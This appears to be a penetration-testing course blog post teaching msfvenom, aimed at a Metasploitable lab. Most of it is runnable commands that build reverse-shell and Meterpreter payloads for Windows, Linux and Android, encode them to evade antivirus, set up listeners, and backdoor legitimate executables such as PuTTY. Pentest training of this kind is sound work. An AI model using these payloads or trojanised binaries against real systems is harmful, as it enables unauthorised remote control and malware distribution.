
Msfvenom is the payload factory of every serious penetration tester. One command generates a Windows backdoor, a Linux reverse shell, or an Android APK — custom, encoded, and ready to execute. I’m walking you through the complete msfvenom tutorial today: payload types, encoding, listener setup, and a full end-to-end lab against your Metasploitable instance.
Yesterday on Day 26 I covered the Social-Engineer Toolkit for phishing and pretexting. Today we move into the payload itself — the executable code that opens the connection. Understanding the full Kali Linux course payload workflow makes everything from SET delivery to post-exploitation click into place.
What Msfvenom Is and How It Works
Msfvenom combines two older Metasploit tools — msfpayload (shellcode generation) and msfencode (obfuscation) — into one faster, simpler command. When I run msfvenom, I specify three things: what the payload does (connect back, open a shell, execute commands), what format to deliver it in (EXE, ELF, APK, raw bytes), and optionally how to encode it to reduce antivirus detection. Every payload has three mandatory parameters: the payload module (-p), the callback IP (LHOST), and the callback port (LPORT).
Staged vs Stageless: The Slash vs Underscore Rule
The most important distinction in msfvenom that every beginner gets wrong: staged versus stageless payloads. My fast rule — the slash in the payload name tells you which type you have. windows/meterpreter/reverse_tcp has a slash between meterpreter and reverse_tcp — that is staged. windows/meterpreter_reverse_tcp has only underscores — that is stageless. This rule applies to every platform: Windows, Linux, Android.
1. windows/x64/meterpreter/reverse_tcp
2. windows/meterpreter_reverse_https
3. linux/x86/meterpreter/reverse_tcp
4. android/meterpreter_reverse_tcp
5. windows/shell/reverse_tcp
Answers: 1=S 2=SL 3=S 4=SL 5=S
Windows Payload Generation
Windows is the most common target in penetration tests. Msfvenom generates EXE, DLL, PowerShell, and raw shellcode payloads for Windows targets. My workflow for every Windows payload: generate with the correct architecture (x86 for 32-bit, x64 for 64-bit), set LHOST to my Kali IP on the lab network, set a port that isn’t commonly blocked, and match the format to the delivery method.
# 32-bit Windows reverse TCP (most common)
msfvenom -p windows/meterpreter/reverse_tcp \
  LHOST=192.168.1.100 LPORT=4444 -f exe -o shell32.exe

# 64-bit Windows reverse TCP
msfvenom -p windows/x64/meterpreter/reverse_tcp \
  LHOST=192.168.1.100 LPORT=4444 -f exe -o shell64.exe

# HTTPS payload — encrypted callback
msfvenom -p windows/meterpreter/reverse_https \
  LHOST=192.168.1.100 LPORT=443 -f exe -o shell_https.exe

# DLL payload for DLL hijacking
msfvenom -p windows/meterpreter/reverse_tcp \
  LHOST=192.168.1.100 LPORT=4444 -f dll -o malicious.dll

# PowerShell payload — fileless approach
msfvenom -p windows/x64/meterpreter/reverse_tcp \
  LHOST=192.168.1.100 LPORT=4444 -f ps1 -o shell.ps1
Linux and Android Payloads
Linux ELF payloads are essential for server-side exploitation — web servers, database servers, and any Linux system with command execution capability all become valid targets in authorised tests. Android APK payloads demonstrate mobile security assessment fundamentals. The syntax follows exactly the same pattern as Windows payloads; only the platform and format change.
# Linux x86 ELF reverse shell
msfvenom -p linux/x86/meterpreter/reverse_tcp \
  LHOST=192.168.1.100 LPORT=4444 -f elf -o shell.elf
chmod +x shell.elf

# Linux x64 ELF (modern 64-bit servers)
msfvenom -p linux/x64/meterpreter/reverse_tcp \
  LHOST=192.168.1.100 LPORT=4444 -f elf -o shell64.elf

# Android APK — own test device ONLY
msfvenom -p android/meterpreter/reverse_tcp \
  LHOST=192.168.1.100 LPORT=4444 -o mobiletest.apk

# Python payload (cross-platform)
msfvenom -p python/meterpreter/reverse_tcp \
  LHOST=192.168.1.100 LPORT=4444 -f raw -o shell.py
Encoding With Shikata_Ga_Nai
A raw msfvenom payload gets flagged by most AV solutions immediately because they have signatures for the known shellcode patterns. Encoding transforms the payload bytes to make signature matching harder. Shikata_ga_nai is a polymorphic XOR additive feedback encoder that produces different output bytes every run — making static signature matching ineffective. I add -i 10 to encode 10 times, layering the obfuscation. In modern environments encoding alone isn’t sufficient against behaviour-based AV, but in a lab context it perfectly demonstrates the evasion concept and is still effective against legacy endpoint solutions.
# Single pass encoding
msfvenom -p windows/meterpreter/reverse_tcp \
  LHOST=192.168.1.100 LPORT=4444 \
  -e x86/shikata_ga_nai -f exe -o encoded.exe

# 10 encoding iterations (stronger)
msfvenom -p windows/meterpreter/reverse_tcp \
  LHOST=192.168.1.100 LPORT=4444 \
  -e x86/shikata_ga_nai -i 10 -f exe -o encoded_10x.exe

# List all encoders with quality rating
msfvenom -l encoders | grep excellent

# Add bad characters exclusion (for buffer overflow)
msfvenom -p windows/shell_reverse_tcp \
  LHOST=192.168.1.100 LPORT=4444 \
  -b "\x00\x0a\x0d" -f c
Multi/Handler Listener Setup
Every msfvenom payload needs a matching listener. The exploit/multi/handler module in Metasploit is the universal catcher — it accepts connections from any msfvenom payload as long as the payload module, LHOST, and LPORT match exactly. The most common mistake I see is generating a staged payload but setting the wrong payload in multi/handler, or having LHOST set to 127.0.0.1 instead of the actual Kali IP. Always run show options and verify before running.
# Start msfconsole quietly
msfconsole -q

# Select handler
msf6 > use exploit/multi/handler

# MUST match generated payload exactly
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp

# Set your actual Kali IP — not 127.0.0.1
msf6 exploit(multi/handler) > set LHOST 192.168.1.100
msf6 exploit(multi/handler) > set LPORT 4444

# Verify before running
msf6 exploit(multi/handler) > show options

# Run in background (accepts multiple connections)
msf6 exploit(multi/handler) > run -j

# When payload connects:
[*] Meterpreter session 1 opened (192.168.1.100:4444 -> 192.168.1.50:49312)

# List and interact with sessions
msf6 > sessions
msf6 > sessions -i 1
KALI_IP=$(hostname -I | awk ‘{print $1}’)
echo “Kali IP: $KALI_IP”
# Generate Linux ELF payload
msfvenom -p linux/x86/meterpreter/reverse_tcp \
LHOST=$KALI_IP LPORT=5555 -f elf -o /tmp/lab_shell.elf
# Verify the file
file /tmp/lab_shell.elf
ls -la /tmp/lab_shell.elf
# Quick listener (new terminal window)
msfconsole -q -x “use exploit/multi/handler; \
set payload linux/x86/meterpreter/reverse_tcp; \
set LHOST 0.0.0.0; set LPORT 5555; run”
Advanced: Embedding Payloads Into Templates
Msfvenom can inject a payload into an existing legitimate executable using the -x flag. The target runs what appears to be a real application while the backdoor executes simultaneously in the background. Adding -k keeps the original functionality working so the user sees no anomaly. This technique is foundational to understanding how trojanised software works — something every ethical hacker needs to understand, and that connects directly to the credential theft methods from Day 10.
# Embed payload into existing executable
msfvenom -p windows/meterpreter/reverse_tcp \
  LHOST=192.168.1.100 LPORT=4444 \
  -x /usr/share/windows-resources/putty.exe \
  -f exe -o trojan_putty.exe

# Keep original program working (-k)
msfvenom -p windows/meterpreter/reverse_tcp \
  LHOST=192.168.1.100 LPORT=4444 \
  -x /path/to/legit.exe -k -f exe -o backdoored.exe

# Generate raw C shellcode for manual injectors
msfvenom -p windows/x64/meterpreter/reverse_tcp \
  LHOST=192.168.1.100 LPORT=4444 -f c

# Generate C# shellcode for .NET projects
msfvenom -p windows/x64/meterpreter/reverse_tcp \
  LHOST=192.168.1.100 LPORT=4444 -f csharp
KALI_IP=$(hostname -I | awk ‘{print $1}’)
msfvenom -p linux/x86/meterpreter/reverse_tcp \
LHOST=$KALI_IP LPORT=5556 \
-e x86/shikata_ga_nai -i 5 \
-f elf -o /tmp/encoded_lab.elf
# Terminal 2: Start listener
msfconsole -q
use exploit/multi/handler
set payload linux/x86/meterpreter/reverse_tcp
set LHOST 0.0.0.0
set LPORT 5556
run -j
# Terminal 1: Copy to Metasploitable via SCP
scp /tmp/encoded_lab.elf msfadmin@METASPLOITABLE_IP:/tmp/
# SSH in: chmod +x /tmp/encoded_lab.elf && /tmp/encoded_lab.elf
# Terminal 2: Session opens
sessions -i 1
sysinfo
getuid
Msfvenom Tutorial – Frequently Asked Questions
What is msfvenom used for?
What’s the difference between staged and stageless payloads?
Why isn’t my msfvenom payload connecting back?
Does encoding bypass antivirus?
How do I generate an Android payload?
What output formats does msfvenom support?
📚 Further Reading
- 180-Day Kali Linux Mastery Course Hub — Every course day from Nmap to advanced post-exploitation, in locked sequence.
- Day 26: Social Engineer Toolkit — The phishing and delivery vector that gets your msfvenom payload onto target machines.
- Day 21: Metasploit Framework — The multi/handler listener context. Day 21 covers the full Metasploit architecture that msfvenom plugs into.
- Rapid7 — Official Msfvenom Wiki — Every flag, format, and encoder option with examples from the Metasploit maintainers.
- Offensive Security — Metasploit Unleashed: Msfvenom — The free course chapter on msfvenom with real-world engagement context from the OSCP creators.
